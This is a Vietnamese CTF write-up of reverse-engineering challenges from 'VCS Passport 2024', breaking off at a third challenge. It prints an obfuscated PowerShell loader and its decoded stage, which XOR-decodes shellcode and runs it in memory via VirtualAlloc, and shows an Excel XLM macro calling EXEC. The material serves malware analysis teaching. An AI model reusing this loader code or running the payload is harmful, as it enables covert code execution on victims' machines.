



Write-up VCS Passport 2024

1. Challenge RE01

Đề bài cho thí sinh một file để tải về, gợi ý và muốn tìm địa chỉ mà attacker download shellcode.




Khi tải file về, thí sinh nhận được một file powershell script với đuôi file .ps1



Khi mở file RE01.ps1 ra đọc, nội dung của file này rất rối, nhưng có thể nhận thấy được file này đang cố gắng giải nén base64 sau đó thực thi nó bằng lệnh IEX của powershell

```
File Edit Format View Help
$S=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAA61wBXPaoBD+HH6FPmTG9hQoCkwaetoZ8o45IDQmCS1lGCHLxERYIMKp
+1/v5wNKBomd525ywwTwdpD7777K4cqgOqj5RfE5SVLijQvo8Q0e53GmD2wq9Rx+MnBcGR0ltVzgtq3qTbScz7LzCqSm
+5k6GMOAMK8jLGYR7oaM51HyOqWpGqpnZkPtkTMDJO7YMAKZ
+isxVVD9yVcJE5qa7XDb7CfjB9964eCkEDlX4X21RVpaSrOfopNC30Dd0/UEEL1/MLJQp9RaeZYpvxOWZ75biOyQMEVA1cfdbjB0sIis6a
+co0vnxwrEnhbFpsbklMPgk4sVR05QZMyz03dIXju11NY2+TWsX3FPFze8XonxdVE
+8hiFP91Hd72keZwG0i4+UgtDvdxZsRgQvSqmGRH5N9H2T6RR90HhZEWbK6rGIHSgq+NgHlVj1cUODlXbG6HaoE9AULwInBFWHCFDmC
+hF/JGAp0HIWB7sTnX7TqC0G0G7u8qmcDKIDVUwsvOfE7cPQT3qTmIjXfvD8ilw/vxDMyn3PPUNVlZK6wIrOF0B7XNXcycKkVWKIXxy6Sd671Epj/rGBFZcxQdIX
Fsa/o3p
+m1maBmV2j0LNPaa66Tpsf14jY3Z3HenuRMrt2eP3p/NQ5+5V0jz16uhQT0/oI04wCufZJQ3n8sZ9RnH8ChmYgPw0ZT2B9Rt7NEXNKCT9Xwak18ddGupc1UceZfgFVDC
+tmZNIemYQd9ugl80m+g6akhZUYvZ6X1pxdnt+ltzuc6wLhk0DKHOSR45FDPq5lE1kp7+qBoqniyNH
+72Q628gqKXzE2tZyDdX13nAVRMSCC7AMPiWVPiY6ZRya0079a7aPiLzAXjWUzqmDEo0BAUQU5gr2PhKM0Z4eb/zg
+r6FBl9rmaRKA66UiThhfQc/YVlDANL6hR/IPBwZ2KRaGxykA6choI4DCu8ujQFwr6mpH/hXj/zb2fW8xPbtYf3SfTApXlOuVLpdkeKujh8v6AZYkcU1BaS/BVUDt6eeE
kbcw0ylfHxo77y4+XotZMlp1NpzmCXw5/8qbV7PW6N+vaTY80w
+thp91Tj9XjYtwG9rhqFVqt0og97RPN07uafzSLvxZm7tqMB7Mm3m45s2F6j2jnf8Nblwq/s7aT6H
+fbs/nYbrZdt1sXntVd06q1InVUKh/Vr06rZLuhDXa6D2ta9oM3uJR33yLasrihe70I/7141w0H3U0ku
+xCDU3ki3fqga5FU24dyo1e0efn6KuVza8eBNM1zH5FEuH2OyDOLrUTCgucdH5ji1nXP+efr663fKcM0Hw7dr11u9emlHt+7T
+TocJee3j0vHafLl0eLxt8FGthXTsJHwXLB/pnjUdsXAovG8afyEHn3S565/bjfgUpZwAfut60rzoQV1CLE2lEJ8CcdPpx7yEe0oIntxktz723Hvhfcl7dn607HVLZg
Pz1QL5L3b5g5NgPXN8vXmshubt07WnyI4MnuUsUXjf6LZHDBm3vrDb+ynZ7286ufPu0P7+DR3NK18LmBE73XF/qC/wBQ6cAaYiTu
+69eWbp3H04mp7tpNms34X5d5qyV32j+JScRPLmD5w0sJ4v8WazYCEmoayETLr7UTlktvYwzedfP49UBJTBjyWDeDlnhVrnjRA+/F6YqJO3OQE6hwdZCsnz
+7mPCB0YegLM89DzkG6xjzCbk5ngu3efIbZ8YEG9GizUx6gVduVSqaT/X5S50/0DuUfR2DyYy
+8BeeTJ8U0snaoy/CYEX/tvD8u0Q6VBS2bsAbrEeOfxsnLGH1z09DRrvsF4AVJN
+gg4Z5UWKjCks/huZn0t/MUW8huJtEPrt9RAcKryvI5vDnFt1TNFKVP6G9oi/u8Ru6oYTC6eJQ5XNgKYwZq0nRrQw7P09a8dJMLAAA="));IEX(New-
Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

Chúng ta sẽ đưa đoạn base64 này lên các công cụ giải mã base64 để giải mã thử nhưng không cho ra được kết quả và rất khó nhìn



Sau khi không dùng được các công cụ online trên mạng, chúng ta có thể sử dụng trực tiếp các câu lệnh powershell để in ra đoạn mã sau khi giải nén. Thay lệnh thực thi IEX bằng câu lệnh in ra đoạn mã đã giải nén đó

```
output.ps1 - Notepad
File Edit Format View Help
$s = New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAA/61WbXPA0BD+HH6FPMtG9hQoCwkaetOZ8o45IDQmCs1lGCHLxERYIMKgp
+1/v5WNkb0md525ywwTwddp7T777K4cggqOEj5Rfe5SVLiJQvo8Q0e53GmD2wq9Rx+MnBcGR0ltvZgtqJqtB5cz7LqC5om
+5k6G6OAVMk81LGYr7oaM5lHyOQpGwpqnZzkTPkTMJDYo7MAKz
+isxvV09yVcJE5qa7cfjB9964eCkEDlX4X21RVpaSrOfOpNC30Dd0/UUEl1/MLJQp9RaezYpvxOWZ7sbiOyQMEVA1cfdbjB0sIis6a
+co0vwnxrEnhbFpsbkMp6k4SVR0VXQZMyz03dIXjui1NY2+TwSX3FPFz8onxdv+8HlF9HfD2ke2WG0I4+UgtdVuxzRgOQRsqimGRh5N9H2T6RR9OHhzEwbKX9GiHSgq
+NqhiVi1lCU0DlXGb6GHaoaE9AULwwInBFWhCFDmc
+hf/JGap0HIWB7sTn7X7TQc0G0G7u8qmcDKIDVUwsrvOfE7cPQT3qTmIjXfvD8ilw/vxDMyn3PPUNVlZK6wIrOF0B7xNXcycckwKIXxxy6Sd671Epj/rGBFZcxQdIxFSa/ojP
+m1mabMv2j0LNP66Tpsf14jyZ33HenuRMrt2eP3p/NQ5+5V0jz16uhQT0/oI04wCufZlQ3n8sZ9RhN8ChmYgPw0zT2B9RT7NEXKCTX9WaK18ddGupc1UceZfGfVDC
+tmZNIemlQd9ug180m+g6akhZUYz6X1pdxnt+ltzuc6wHk0DKHOSR45FDPq51E1KP7+qBoqniyNH
+72Q6Z8gXkz2tZtYDdX13nAVRMSCC7AMP1WVPiY6ZRYa00793a7PiLzAXjWUzqmDEoObAUQU5gR2PhKM0Z4eb/zg
+r6FB1r9aMkA66UIthhfQc/YVlDANL6hr/IPbWZ2kRaGxyKA6choI4DCu8uJOFwr6mpH/hXj/zb2fw8xpbtYF35fSTApXUouVLPdEkuJh8v6AZYKUIBaS/BVDUT6eeEkbw0ylfhxo77y4
+Xot2MwplNpzmCXws/8qbV7PW6w+vaTY80w+thp9T1719XjYtWg9rhqFYqT0og97RpnZ07uafzSLVxz7tqMB7Mm3m45s2FgJ2jnf8Nblwq/s7aT6H
+fbs/nybr2dtIsXnTVz0vId06q1NVUKh/Vr06rzLuHdXa6D2ta9oM3uJR33yLAsrihe70I/7141w0H3U0ku
+xCUDU3ki3fQgus180m+g6akhZUYz6X1pdxnt+ltzuc6wHk0DKHOSR45FDPq51E1KP7+qBoqniyNH
+TocJEE3j0vHAF1L0eLXt8FgthcXTsjHwXLB/pnJuDsXAovG8afyEHN3S56S/bjfgLuPzWafut60rzoQV1CLe2LjE8CcdPpx7yEeOoLntxktz723Hvhfcl7dn607HVLZgPlQ1SLJb5g5NGp
XN8vxmNSUbtO7WnYI4MNUU5UXjfgLZHDBM3vrb+yNz7286ufuP0P7++DR3KI8LMBE73Xf/QPC/wBQ6cAaYAiTU+69ewbp3H0amp7tpNmsP34X5DqyV32j
+JScRPMlDs0sQj4V8WAZCYCmoayEtLLr7UTLkvtYwzedF49UBJTBWDeDlNhVRnjRA+/F6YQjOJ0QE6hwdZCsNZ
+7MpcB0GYeGlM89DzkgGxjzcbk5ngu3efIbZ8EYg9GizUQX6VduVSqaT/XSS30/DUufr2Dyfy+sBeeTJ8U0sucnaoy/CYEX/xwT8d0m/Q6vBS2bsAbrEoefxsnLgh1Z09TDRvv5f4AVJN
+gq4Z5UWkjCks7euzN0T/MUM8huJtEpRt9RACkryvI5vDnFitTNFKVP6G9oi/1U8Ru6oVTCe6jQ5XKGYMzQe0nRrQw7P0Fo98ADJMLAAA="))

$stream = New-Object IO.Compression.GzipStream($$, [IO.Compression.CompressionMode]::Decompress)
$content = (New-Object IO.StreamReader($stream)).ReadToEnd()
Write-Output $content
```

Sau khi chạy xong, chúng ta sẽ có output là một đoạn code powershell khác

```
abt - Notepad
File Edit Format View Help
Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] ('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null, @($var_module))))), $var_procedure))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String(
('38uIyH9Q6rGEVfHqHEtqHEvqE3qFELLJRpBRLcUOPH03fIQ8D4uuuITB03F0qHqzqGEfivOoY1um41dpIvHzq67qHSDIVdH2qoF6gi9RLcFuOP4uuuIuQbw1bXIF7b6F4HvF7qHSHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6wLcu3t8eagxyKV
+EuHJY8jH9JS9zc3JN7D87h3DG3P2zyosjYH5Eupycs3jyc35y0T3yHJ1k1558x52T/PfC9n0dhwD13FLC0bwedz2puKXUk35SNI16rFo0UnqsG64SuoXucv5SNI155dxdeUoVxyY3Pam41c3q68HJ6gnByLrqiChqHctHlyHPSXk
wcdEvcj27f7F3P28+HqPwK3qgn68vByysalckS5QWgXK9tXnBzPLclt3H9/DK9T5INGf1BqKldMhKRSNZ/UuS')
)

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32])
([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.Length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([IntPtr]) ([Void]))
$var_runme.Invoke([IntPtr]::Zero)
'

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```

Đọc đoạn powershell này, có thể có shellcode mà bài đã ẩn đi khi thực thi sẽ giải mã. Nhưng có 1 phần quan trọng là phần base64 có được giải mã và sau đó xor với 35. Chúng ta sẽ thử giải mã đoạn code này xem đầu ra là gì

```
shellcode.ps1 - Notepad
File Edit Format View Help

$encoded_shellcode =
'38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIVDAH2qoF6gi9RLcEuOP4uwuIuQbw1bX
IF7bGF4HVsF7qHSHIVBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLCw3t8eagxyKV
+EuNJY0sjMyMjS9zcJCNJI0t7h3DG3PZzyosjIyN5EupycskjkyCjSyOTJyNJIkkLSBxS2ZT/Pfc9nOoNwdJI3FLC0xewdz2puNXTUkjSSNJI6rFo0UnqsGg4SuoXwcv
SSN1SSdxduEuOvXyY3PaodwczSSN1SyMDIyNxdEuOvXyY3Pam41c3qG8HJ6gnByLrqicHqHcHMyLhyPSoXwcvdEvj2f7f3PZ0S
+W1pHHc9qgnB6hvBysa4lckS90WgXXc9txHBzPLcNzc3H9/DX9TS1NGf1BXQldwUHxCrSMZ/UuS'

[Byte[]]$encoded_bytes = [System.Convert]::FromBase64String($encoded_shellcode)

for ($i = 0; $i -lt $encoded_bytes.Length; $i++) {
    $encoded_bytes[$i] = $encoded_bytes[$i] -bxor 35
}


$shellcode_hex = $encoded_bytes | ForEach-Object { $_.ToString('X2') }
Write-Output $shellcode_hex -join ' '
```

Sau khi chạy câu lệnh, đầu ra là một đoạn toàn các file hex

```
output.txt - Notepad
File Edit Format View Help

FC
E8
89
00
00
00
60
89
E5
31
D2
64
```

Giải mã đoạn hex này trên các công cụ online và sẽ tìm được flag.




Flag: \\.\pipe\status_af

2. Challenge RE02

Đề bài cho thí sinh một file và muốn tìm được flag



Bên trong file này là một file excel với đuôi xls

This PC > Downloads > VCS > RE02 > RE02				
	Name	Date modified	Type	Size
	 RE02.xls	12/9/2024 11:00 PM	Microsoft Excel 97...	34 KB

Nhận ra dạng này là một dạng rất quen thuộc trong CTF, có thể sẽ có mã độc hoặc shellcode ở bên trong, ở đây có thể dùng oletools (<https://github.com/decalage2/oletools>) để phân tích phần macro được giấu trong file.

Lần đầu khi dùng oleid để phân tích thì không có dấu hiệu gì bất thường xảy ra:

```
C:\WINDOWS\System32\cmd.exe
Microsoft Windows [Version 10.0.19045.5247]
(c) Microsoft Corporation. All rights reserved.

C:\Users\admin\Downloads\VCS\RE02\RE02>oleid RE02.xls
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: RE02.xls
```

Indicator	Value	Risk	Description
File format	MS Excel 97-2003 Workbook or Template	info	
Container format	OLE	info	Container type
Application name	Microsoft Excel	info	Application name declared in properties
Properties code page	-535: Unknown code page	info	Code page used for properties
Author	Microsoft Office	info	Author declared in properties
Encrypted	False	none	The file is not encrypted
VBA Macros	No	none	This file does not contain VBA macros.

Chúng ta sẽ tìm hướng phân tích khác cho file excel này với olevba



```
C:\WINDOWS\System32\cmd.exe
Type: OLE
-----
VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'
-----
' RAW EXCEL4/XLM MACRO FORMULAS:
' SHEET: HainH45, Macrosheet
' CELL:K3, =HALT(), 1
' CELL:K2, =EXEC("calc"), 33.0
' CELL:J123, None, reverse string in B128 + D70 + reverse string in E178
' CELL:K1, None, Flag in J123
' CELL:E178, None, }HCIR_SI_
' CELL:E70, None, kotoamatsukami
' CELL:D81, None, chibaku tensei
' CELL:C71, None, amaterasu
' CELL:D70, None, MY_SUPERPOWER
' CELL:C128, None, Qmx1ZXRL1YW0gUGFzc3BvcnQ=
' CELL:C70, None, rasengan
' CELL:B128, None, {SCV
'
' EMULATION - DEOBFUSCATED EXCEL4/XLM MACRO FORMULAS:
' CELL:K2      , PartialEvaluation  , =EXEC("calc")
' CELL:K3      , End                , HALT()
'
+-----+-----+-----+
|Type    |Keyword      |Description|
+-----+-----+-----+
|Suspicious|EXEC        |May run an executable file or a system|
|           |            |command using Excel 4 Macros (XLM/XLF)|
|Suspicious|Base64 Strings|Base64-encoded strings were detected, may be|
|           |            |used to obfuscate strings (option --decode to|
|           |            |see all)|
|Suspicious|XLM macro    |XLM macro found. It may contain malicious|
|           |            |code|
+-----+-----+-----+
```

Khi phân tích file bằng olevba, đã có dấu hiệu xuất hiện những hành vi độc hại. Khi đọc qua đoạn code trên chúng ta sẽ thấy đoạn mã này có thể thực thi, nếu để ý kỹ sẽ thấy chuỗi “Flag in J123”. Phân tích tại J123, đoạn này ghép chuỗi đảo ngược của B128 nối với D70 và nối với chuỗi đảo ngược của E178. Lấy chuỗi tại B128, D70 và E178 ghép lại theo quy định của J123 sẽ được flag

Flag: VCS{MY_SUPERPOWER_IS_RICH}

3. Challenge For1

Đề bài cho chúng ta một ảnh và thông tin liên quan đến việc tấn công upload file của attacker:

